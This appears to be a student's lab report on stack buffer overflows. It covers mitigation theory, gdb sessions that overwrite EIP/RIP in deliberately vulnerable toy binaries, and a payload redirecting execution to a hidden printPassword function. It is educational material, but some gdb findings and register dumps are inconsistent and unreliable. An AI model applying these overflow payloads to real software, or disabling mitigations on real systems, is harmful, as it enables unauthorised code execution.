



2 - Buffer Overflow

Course: Offensive Technologies with Elements of ML

Performed by: Nikita Niakhai

Date of submission: 11.04.2026

Overview

In this lab, we learn how to perform a **buffer overflow** attack — a phenomenon that occurs when a program writes data outside of an allocated memory buffer. Stack frame overflows can allow an attacker to load and execute arbitrary machine code and gain a root shell.

Task 1 — Theory

Q1: What binary exploitation mitigation techniques do you know?

- **ASLR (Address Space Layout Randomization)** — randomizes the base addresses of the stack, heap, and libraries on each run, making it harder to predict target addresses.
- **Stack Canaries** — random values placed on the stack before the return address. If it's overwritten, the program detects a buffer overflow and aborts.
- **NX / DEP (stands for No-Execute / Data Execution Prevention)** — marks memory regions (stack and heap) as non-executable, preventing shellcode placed there from running.

- **PIE (Position Independent Executable)** — makes the entire binary load at a randomized address (close to ASLR).
 - **RELRO (Relocation Read-Only)** — Makes the GOT/PLT memory regions read-only after startup to prevent overwrite-based attacks.
 - **SafeStack / Shadow Stack** — Separates sensitive control-flow data (return addresses) from regular stack data.
 - **CFI (Control Flow Integrity)** — Validates that indirect branches and calls follow a legitimate control flow graph.
 - **Fortify Source** — Compile-time/run-time checks on unsafe string/memory functions (e.g., `strcpy`, `memcpy`).
-

Q2: Did NX solve all binary attacks? Why?

No. NX prevents executing injected shellcode placed on the stack/heap, but it does **not** stop attacks that reuse existing executable code:

- **Return-to-libc** — Redirects execution to functions already in memory which are in already-executable `.text` pages.
- **Return-Oriented Programming** — Chains small snippets of legitimate code ("gadgets") ending in `ret` instructions to achieve arbitrary computation without injecting new code.

NX is one layer of defense; it must be combined with other techniques.

Q3: Why do stack canaries end with `0x00` ?

Stack canaries always **end with a null byte (`\x00`), it is their feature:**

- Most string functions like `strcpy`, `gets`, or `scanf` **stop copying at a null byte.**
 - the null byte acts as a natural terminator that truncates the attacker's input.
 - this forces an attacker to either leak the canary value first or find a way to bypass string termination checks entirely.
-

Q4: What is a NOP sled?

A **NOP sled** (`\x90` repeated) is a sequence of no-operation CPU instructions placed before shellcode in an exploit payload.

When injecting shellcode and redirecting EIP, the exact address of the shellcode is hard to hit precisely (especially with slight stack variations). A long NOP sled "slides" execution — if EIP lands anywhere in the NOP sequence, the CPU executes nothing meaningful until it reaches the actual shellcode at the end.

```
[ PADDING ] [ NOP NOP NOP NOP ... NOP ] [ SHELLCODE ] [ RET A  
DDR ]  
← NOP sled (e.g. 100–200 bytes) →
```

This significantly increases the probability of a successful exploit by turning a precise target into a large landing zone.

Task 2 — Binary Attack Warming Up

Why doesn't the value of `i` change in `warm_up`, unlike `binary64` from Lab 1?

The key difference lies in **memory layout and variable ordering on the stack**.

In `binary64` (Lab 1), the buffer and the variable `i` were placed on the stack such that overflowing the buffer would overflow *into* the adjacent `i` variable — they were contiguous in memory.

In `warm_up`, the compiler places the variables in a different order, or the variable `i` is stored in a **CPU register** rather than on the stack. When a local variable is optimized into a register, it has no stack address to overwrite, so no amount of buffer overflow can touch it.

Proof of Concept (PoC)

- These are the results of running both binaries and supplying the same long string input.

```

In main(), x is stored at 0x7ffd22915c1c.
In sample_function(), i is stored at 0x7ffd22915bf8.
In sample_function(), buffer is stored at 0x7ffd22915bee.
Value of i before calling gets(): 0xffffffff
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Value of i after calling gets(): 0x6161616161616161

```

Figure. sample64

```

In main(), x is stored at 0x7fff937d4314.
In sample_function(), i is stored at 0x7fff937d42e0.
In sample_function(), buffer is stored at 0x7fff937d42ee.
Value of i before calling gets(): 0xffffffff
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Value of i after calling gets(): 0xffffffff
*** stack smashing detected ***: terminated
fish: Job 1, './lab2/warm_up' terminated by signal SIGABRT (Abort)

```

Figure. warm_up

- I analyzed binary code and found that the second binary terminates with an error without overwriting the value of `i`. Decompile of `sample_function` is similar to the first case, except it has additional canary code

```

void sample_function(void)
{
    long in_FS_OFFSET;
    undefined8 local_28;
    char local_1a [10];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    local_28 = 0xffffffff;
    printf("In sample_function(), i is stored at %p.\n",&local_28);
    printf("In sample_function(), buffer is stored at %p.\n",local_1a);
    printf("Value of i before calling gets(): 0x%llx\n",local_28);
    gets(local_1a);
    printf("Value of i after calling gets(): 0x%llx\n",local_28);
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```


Figure. sample64 code binary

- The first binary (`gcc`) was compiled with `-fno-stack-protector` , disabling stack canaries, while the second one wasn't.

Task 3 — Linux Local Buffer Overflow Attack (x86)

- Created a code

```
touch source.c
# Paste the vulnerable C code into source.c
gcc -o binary -fno-stack-protector -m32 -z execstack source.c
```



```

1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char *argv[])
5  {
6      char buf[128];
7      strcpy(buf, argv[1]);
8      printf("%s\n", buf);
9      return 0;
10 }
11

```

Figure. C code file

- I compiled code with the command, but got error, I analyzed it with GPT and decided to change `-m` parameter because it uses 32 bit approach for speed, but I am using 64 bit system. But actually the error was because I did not install package `gcc-multilib` .

```
gcc -o binary -fno-stack-protector -m64 -z execstack source.c
```

Parameter	Meaning
<code>-fno-stack-protector</code>	Disables stack canary insertion — the compiler will NOT add a canary value before the return address, making buffer overflows exploitable.

Parameter	Meaning
<code>-m32</code>	Compiles the binary as a 32-bit (x86) executable, even on a 64-bit host system. EIP/ESP/EBP registers are used instead of RIP/RSP/RBP.
<code>-z execstack</code>	Marks the stack segment as executable , allowing shellcode placed on the stack to be run. This disables NX/DEP on the stack.

```
(root@kali)-[/home/kali/Desktop/lab2]
# gcc -o binary -fno-stack-protector -m32 -z execstack ./task3.c
In file included from ./task3.c:1:
/usr/include/stdio.h:28:10: fatal error: bits/libc-header-start.h: No such file or directory
 28 | #include <bits/libc-header-start.h>
    |          ^~~~~~
compilation terminated.

(root@kali)-[/home/kali/Desktop/lab2]
# gcc -o binary -fno-stack-protector -m64 -z execstack ./task3.c
```

Figure. compiling c code with errors but in 64 bit

```
(root@kali)-[/home/kali/Desktop/lab2]
# gcc -o binary_32 -fno-stack-protector -m32 -z execstack ./task3.c

(root@kali)-[/home/kali/Desktop/lab2]
# sudo apt install gcc-multilib
```

Figure. compiling c code without errors in 32 bit




Figure. binary output

- Disabled ASLR (Address Space Layout Randomization) using code used in previous lab

```
(root@kali)-[/home/kali/Desktop/lab2]
# cat /proc/sys/kernel/randomize_va_space
2

(root@kali)-[/home/kali/Desktop/lab2]
# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0

(root@kali)-[/home/kali/Desktop/lab2]
# cat /proc/sys/kernel/randomize_va_space
0
```

Figure. ASLR status is disabled

- Installed `gdb` binary disassembler and made an action with 32 bit binary

```
gdb ./binary
(gdb) set disassembly-flavor intel
(gdb) disas main
```

```
(root@kali)-[/home/kali/Desktop/lab2]
# gdb ./binary_32
GNU gdb (Debian 17.1-4) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./binary_32 ...
(No debugging symbols found in ./binary_32)
(gdb)
(gdb)
(gdb) d
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000119d <+0>:    lea     ecx,[esp+0x4]
   0x000011a1 <+4>:    and     esp,0xffffffff
```

Figure. Disassembling binary

- Main function:

Dump of assembler code for function main:

```
0x0000119d <+0>:    lea     ecx,[esp+0x4]
0x000011a1 <+4>:    and     esp,0xffffffff0
0x000011a4 <+7>:    push   DWORD PTR [ecx-0x4]
0x000011a7 <+10>:   push   ebp
0x000011a8 <+11>:   mov     ebp,esp
0x000011aa <+13>:   push   ebx
0x000011ab <+14>:   push   ecx
0x000011ac <+15>:   add     esp,0xffffffff80
0x000011af <+18>:   call   0x10a0 <__x86.get_pc_thunk.bx>
0x000011b4 <+23>:   add     ebx,0x2e40
0x000011ba <+29>:   mov     eax,ecx
0x000011bc <+31>:   mov     eax,DWORD PTR [eax+0x4]
0x000011bf <+34>:   add     eax,0x4
0x000011c2 <+37>:   mov     eax,DWORD PTR [eax]
0x000011c4 <+39>:   sub     esp,0x8
0x000011c7 <+42>:   push   eax
0x000011c8 <+43>:   lea     eax,[ebp-0x88]
0x000011ce <+49>:   push   eax
0x000011cf <+50>:   call   0x1040 <strcpy@plt>
0x000011d4 <+55>:   add     esp,0x10
0x000011d7 <+58>:   sub     esp,0xc
0x000011da <+61>:   lea     eax,[ebp-0x88]
0x000011e0 <+67>:   push   eax
0x000011e1 <+68>:   call   0x1050 <puts@plt>
0x000011e6 <+73>:   add     esp,0x10
0x000011e9 <+76>:   mov     eax,0x0
0x000011ee <+81>:   lea     esp,[ebp-0x8]
0x000011f1 <+84>:   pop     ecx
0x000011f2 <+85>:   pop     ebx
0x000011f3 <+86>:   pop     ebp
```



```
0x000011f4 <+87>:    lea    esp, [ecx-0x4]
0x000011f7 <+90>:    ret
```

- Functions:

```
(gdb) info functions
All defined functions:
```

```
Non-debugging symbols:
```

```
0x00001000 _init
0x00001030 __libc_start_main@plt
0x00001040 strcpy@plt
0x00001050 puts@plt
0x00001060 __cxa_finalize@plt
0x00001070 _start
0x000010a0 __x86.get_pc_thunk.bx
0x000010b0 deregister_tm_clones
0x000010f0 register_tm_clones
0x00001140 __do_global_dtors_aux
0x00001190 frame_dummy
0x00001199 __x86.get_pc_thunk.dx
0x0000119d main
0x000011f8 _fini
```

- Buffer overflowing function is `strcpy` with the address `0x000011cf <+50>`
 - Destination buffer is `lea eax, [ebp-0x88]`, that corresponds to 136 bytes
- Function that follows main function with buffer overflowing accident from function lists is `_fini` function with the address `0x000011f8`
- Set breakpoint

```
0x000011f8 _fini
(gdb) break _fini
Breakpoint 1 at 0x11f8
```

```
(gdb) info breakpoints
Num   Type             Disp Enb Address      What
--   --             -
1     breakpoint       keep y  0x565561f8 <_fini>
(gdb)
```

Figure. breakpoint

- To analyze I used `info registers` and followed `EIP` value there to analyze it's status of overwriting.
- Running code without overflowing the char value below `< 128` chars makes program successful, even with chars `> 129`
 - Value of `eip` in register `0x565561f8 <main+90>` is default even with chars much bigger than array length, program running healthfully.

```
gs 0x05 99
(gdb) run $(python3 -c 'print("A"*120)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*120)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x565561f8 in _fini ()
(gdb) info registers
eax             0x565561f8             1448436216
ecx             0x56559014             1448448020
edx             0x56558f00             1448447744
ebx             0xf7ffda70             -134227344
esp             0xffffd15c             0xffffd15c
ebp             0xffffd1c8             0xffffd1c8
esi             0x4                     4
edi             0xf7ffcd4              -134230060
eip             0x565561f8             0x565561f8 <_fini>
eflags          0x202                 [ IF ]
cs              0x23                   35
ss              0x2b                   43
ds (red folder) 0x2b                   43
es (red folder) 0x2b                   43
fs              0x0                    0
gs (red folder) 0x63                   99
(gdb)
```

Figure. breakpoint is triggered, overflow was not exceeded. `chars = 120`

```
gs 0x05 99
(gdb) run $(python3 -c 'print("A"*127)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*127)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA

Breakpoint 1, 0x565561f8 in _fini ()
(gdb) info registers
eax             0x565561f8             1448436216
ecx             0x56559014             1448448020
edx             0x56558f00             1448447744
ebx             0xf7ffda70             -134227344
esp             0xffffd14c             0xffffd14c
ebp             0xffffd1b8             0xffffd1b8
esi             0x4                     4
edi             0xf7ffcd4              -134230060
eip             0x565561f8             0x565561f8 <_fini>
eflags          0x202                 [ IF ]
cs              0x23                   35
ss              0x2b                   43
ds (red folder) 0x2b                   43
es (red folder) 0x2b                   43
fs              0x0                    0
gs (red folder) 0x63                   99
(gdb)
```

Figure. breakpoint is triggered, overflow was not exceeded. `chars = 127`

```

(gdb) run $(python3 -c 'print("A"*144)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*144)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x565561f7 in main ()
(gdb) info registers
eax             0x0                0
ecx             0x41414141         1094795585
edx             0xf7f988e0         -134641440
ebx             0x41414141         1094795585
esp             0x4141413d         0x4141413d
ebp             0x41414141         0x41414141
esi             0x0                0
edi             0xf7ffcc60         -134230944
eip             0x565561f7         0x565561f7 <main+90>
eflags          0x10282            [ SF IF RF ]
cs              0x23              35
ss              0x2b              43
ds shared folder 0x2b              43
es shared folder 0x2b              43
fs              0x0                0
gs shared folder 0x63              99
(gdb)

```

Figure. breakpoint is not triggered, overflow was not exceeded (successful `chars = 144`).

- SIGSEV error, overflow exceeded with input value (**exactly 128 chars**)
 - Value of `eip` in register `0x41414141` confirms the overflow , means EIP is

```

(gdb) run $(python3 -c 'print("A"*128)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*128)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
eax             0x0                0
ecx             0xffffd200         -11776
edx             0xf7f988e0         -134641440
ebx             0xf7f96e14         -134648300
esp             0xffffd200         0xffffd200
ebp             0x56558eec         0x56558eec
esi             0x0                0
edi             0xf7ffcc60         -134230944
eip             0x41414141         0x41414141
eflags          0x10286            [ PF SF IF RF ]
cs              0x23              35
ss              0x2b              43
ds shared folder 0x2b              43
es shared folder 0x2b              43
fs              0x0                0
gs shared folder 0x63              99
(gdb)

```

Figure. breakpoint is not triggered, overflow was exceeded (successful `chars = 128 == array size`).

- Deleted breakpoints and started experimenting

```

(gdb) delete breakpoints
Delete all breakpoints, watchpoints, tracepoints, and catchpoints? (y or n) y
(gdb) info breakpoints
No breakpoints, watchpoints, tracepoints, or catchpoints.
(gdb)

```

Figure. breakpoints status

- with values for chars bellow 127: 126, 127 program behaves naturally, registers are not available.

```

Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*126)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
[Inferior 1 (process 42088) exited normally]
(gdb) info registers
✗ The program has no registers now.
(gdb) run $(python3 -c 'print("A"*127)')
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*127)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
[Inferior 1 (process 42138) exited normally]
(gdb) info registers
✗ The program has no registers now.

```

Figure. normal behaviour.

- with values for chars 128, 129 program behaves unnaturally, registers are available:
 - with 128, eip is 0x41414141, **overwritten**
 - with 129 eip is 0x00000000, **overwritten**

```

(gdb) run $(python3 -c 'print("A"*128)')
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*128)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ? ()
(gdb) info registers
eax             0x0                0
ecx             0xffffd200         -11776
edx             0xf7f988e0         -134641440
ebx             0xf7f96e14         -134648300
esp             0xffffd200         0xffffd200
ebp             0x56558eec         0x56558eec
esi             0x0                0
edi             0xf7ffcc60         -134230944
eip             0x41414141         0x41414141
eflags          0x10286            [ PF SF IF RF ]
cs (code selector) 0x23            35
ss (stack selector) 0x2b            43
ds (data selector) 0x2b            43
fs (fs selector)  0x0                0
gs              0x0                0
gs              0x63            99

```

```

Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*129)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ? ()
(gdb) info registers
eax             0x0                0
ecx             0xffff0041         -65471
edx             0xf7f988e0         -134641440
ebx             0xf7f96e14         -134648300
esp             0xffff0041         0xffff0041
ebp             0x56558eec         0x56558eec
esi             0x0                0
edi             0xf7ffcc60         -134230944
eip             0x0                0
eflags          0x10286            [ PF SF IF RF ]
cs (code selector) 0x23            35
ss (stack selector) 0x2b            43
ds (data selector) 0x2b            43
fs (fs selector)  0x0                0
gs              0x0                0
gs              0x63            99
(gdb) info registers
eax             0x0                0
ecx             0xffff0041         -65471
edx             0xf7f988e0         -134641440
ebx             0xf7f96e14         -134648300
esp             0xffff0041         0xffff0041
ebp             0x56558eec         0x56558eec
esi             0x0                0
edi             0xf7ffcc60         -134230944
eip             0x0                0
eflags          0x10286            [ PF SF IF RF ]
cs (code selector) 0x23            35
ss (stack selector) 0x2b            43
ds (data selector) 0x2b            43
fs (fs selector)  0x0                0
gs              0x0                0
gs              0x63            99

```

Figure. desirable behaviour is found

Figure. running results

- Now I exceed with abnormal values like 140 and 0
 - with 140, eip is `normal` not overwritten
 - with 0, eip is `0xf7e12d28` is **overwritten**

```
(gdb) run $(python3 -c 'print("A"*0)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/binary_32 $(python3 -c 'print("A"*0)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0xf7e12d78 in ?? () from /usr/lib32/libc.so.6
(gdb) info registers
eax             0xffffd220             -11744
ecx             0x0                    0
edx             0xffffd220             -11744
ebx             0x56558ff4             1448447988
esp             0xfffffd20c            0xfffffd20c
ebp             0xfffffd2a8            0xfffffd2a8
esi             0x0                    0
edi             0xf7fccc60             -134230944
eip             0xf7e12d28             0xf7e12d28
eflags          0x10296                 [ PF AF SF IF RF ]
cs              0x23                   35
ss              0x2b                   43
ds              0x2b                   43
es              0x2b                   43
fs              0x0                    0
gs              0x63                   99
(gdb) █
```

```
(gdb) run {python3 -c 'print("A"*140)'}
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/binary_32 {python3 -c 'print("A"*140)'}
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x565561f7 in main ()
(gdb) info registers
eax                0x0                                0
ecx                0x41414141                        1094795585
edx                0xf7f98800                        -134641440
ebx                0x41414141                        1094795585
esp                0x4141413d                        0x4141413d
ebp                0x41414141                        0x41414141
esi                0x0                                0
edi                0xf7ffcc00                        -134230944
eip                0x565561f7                        0x565561f7 <main+90>
eflags             0x10286                                [ PF SF IF RF ]
cs                 0x23                                35
ss                 0x2b                                43
ds                 0x2b                                43
es                 0x2b                                43
fs                 0x0                                0
gs                 0x0                                0
```

Figure. exceeding limits at max

Task 4 — Catch the Password (x64)

- verified that binary is 64 bit

Figure. file results

- Found passwords functions using `info:`
 - check and print pass

```
(No debugging symbols found in ./task3)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x000000000400470 _init
0x0000000004004a0 puts@plt
0x0000000004004b0 printf@plt
0x0000000004004c0 strcmp@plt
0x0000000004004d0 scanf@plt
0x0000000004004e0 _start
0x000000000400510 _dl_relocate_static_pie
0x000000000400520 deregister_tm_clones
0x000000000400550 register_tm_clones
0x000000000400590 __do_global_ctors_aux
0x0000000004005b0 frame_dummy
0x0000000004005dd printPassword()
0x0000000004005f7 checkPassword()
0x00000000040064c main
0x000000000400660 __libc_csu_init
0x0000000004006d0 __libc_csu_fini
0x0000000004006d6 fini
```

- Disassembled main, it calls for checkPassword

```
(gdb) disassemble main
Dump of assembler code for function main:
0x00000000040064c <+0>:    push    %rbp
0x00000000040064d <+1>:    mov     %rsp,%rbp
0x000000000400650 <+4>:    call    0x4005f7 <_Z13checkPasswordv>
0x000000000400655 <+9>:    mov     $0x0,%eax
0x00000000040065a <+14>:   pop     %rbp
0x00000000040065b <+15>:   ret
End of assembler dump.
```

Figure. main disassemble

- Okay, then let's see the route inside checkPassword. Disassembled checkPassword.
 - it calls: puts, scanf, strcmp, puts, puts
 - Char arg for possible password is `0x0000000004005fb <+4>: add $0xffffffffffff80,%rsp` which is equivalent for 128 bytes of allocated space

```

(gdb) disassemble checkPassword
Dump of assembler code for function _Z13checkPasswordv:
0x0000000004005f7 <+0>:    push    %rbp
0x0000000004005f8 <+1>:    mov     %rsp,%rbp
0x0000000004005fb <+4>:    add     $0xffffffffffffff80,%rsp
0x0000000004005ff <+8>:    mov     $0x4006f9,%edi
0x000000000400604 <+13>:   call    0x4004a0 <puts@plt>
0x000000000400609 <+18>:   lea     -0x80(%rbp),%rax
0x00000000040060d <+22>:   mov     %rax,%rsi
0x000000000400610 <+25>:   mov     $0x400709,%edi
0x000000000400615 <+30>:   mov     $0x0,%eax
0x00000000040061a <+35>:   call    0x4004d0 <scanf@plt>
0x00000000040061f <+40>:   lea     -0x80(%rbp),%rax
0x000000000400623 <+44>:   mov     $0x601060,%esi
0x000000000400628 <+49>:   mov     %rax,%rdi
0x00000000040062b <+52>:   call    0x4004c0 <strcmp@plt>
0x000000000400630 <+57>:   test    %eax,%eax
0x000000000400632 <+59>:   jne     0x400640 <_Z13checkPasswordv+73>
0x000000000400634 <+61>:   mov     $0x400710,%edi
0x000000000400639 <+66>:   call    0x4004a0 <puts@plt>
0x00000000040063e <+71>:   jmp     0x40064a <_Z13checkPasswordv+83>
0x000000000400640 <+73>:   mov     $0x40072f,%edi
0x000000000400645 <+78>:   call    0x4004a0 <puts@plt>
0x00000000040064a <+83>:   leave
0x00000000040064b <+84>:   ret
End of assembler dump.

```

Figure. checkPassword disassemble

- Then I decided to dump all binary to gpt and get exact analysis of the function flow, to understand which flow I should exploit and how.

- The program reads input into a 128-byte stack buffer using `scanf("%s", buf)` → unsafe → buffer overflow.
- It compares your input with a password stored at `0x601060`.
- There is a hidden function `printPassword()` that prints the password.
- You don't need to guess the password—you can overflow the buffer and redirect execution to `printPassword()` at `0x4005dd`.

- So I put break after `scanf` inside checkPassword before making input to analyze registers

```

0x00000000040061a <+35>:    call    0x4004d0 <scanf@plt>
0x00000000040061f <+40>:    lea     -0x80(%rbp),%rax

```

```

(gdb) break *0x40061f
Breakpoint 1 at 0x40061f
(gdb)

```

Figure. setting breakpoint after input is done.

- then my goal was to get value to have rip overwritten with my value for the printPassword function. the goal is to find right offset for input to have it controlled and overwritten
 - Values of 137-143 make it overwritten

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000041414141 in ?? ()
(gdb) run < (python3 -c 'print("A"*141)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/task5 < (python3 -c 'print("A"*141)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter password:
Wrong password! Try again

Program received signal SIGSEGV, Segmentation fault.
0x0000000041414141 in ?? ()
(gdb) run < (python3 -c 'print("A"*142)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/task5 < (python3 -c 'print("A"*142)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter password:
Wrong password! Try again

Program received signal SIGSEGV, Segmentation fault.
0x0000000041414141 in ?? ()
(gdb) run < (python3 -c 'print("A"*143)')
```

Figure. Values of 137-143 make it overwritten

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000040064b in checkPassword() ()
(gdb) run < (python3 -c 'print("A"*144+"\xdd\x05\x40\x00\x00x\x00x\x00x\x00x\x00")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab2/task5 < (python3 -c 'print("A"*144+"\xdd\x05\x40\x00\x00x\x00x\x00x\x00x\x00")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter password:
Wrong password! Try again

Program received signal SIGSEGV, Segmentation fault.
```

Figure. overwriting input and then injecting address of printPassword function

- So like this I would get printPassword running inside execution of c code program
- BTW, there were an easiser way! I got hint from Claude and remembered previous labs. So I analysed with `strings` :
 - Possible values for password:

- 12345
- AWAVI
- AUATL

```
(root@kali) ~/home/kali/Desktop/lab2
$ strings task5
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
printf
scanf
strcmp
__libc_start_main
GLIBC_2.2.5
__gmon_start__
AWAVI
AUATL
[]AVA]A^A
Password is %s!
Enter password:
Congratulations! You logged in
Wrong password! Try again
;3$
12345
GCC: (Ubuntu 4.8.5-4ubuntu8) 4.8.5
crtstuff.c
_JCR_LIST__
deregister_tm_clones
__do_global_ctors_aux
completed.7098
__do_global_ctors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
task.cpp
__FRAME_END__
__JCR_END__
__init_array_end
__DYNAMIC
__init_array_start
GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE__
__libc_csu_fini
puts@@GLIBC_2.2.5
```

Figure. `strings` result for c code

- Then I decided to run the program and check those possible values and from first try I was able to guess it!

```
(root@kali) ~/home/kali/Desktop/lab2
$ gdb ./task5
GNU gdb (Debian 17.1-4) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
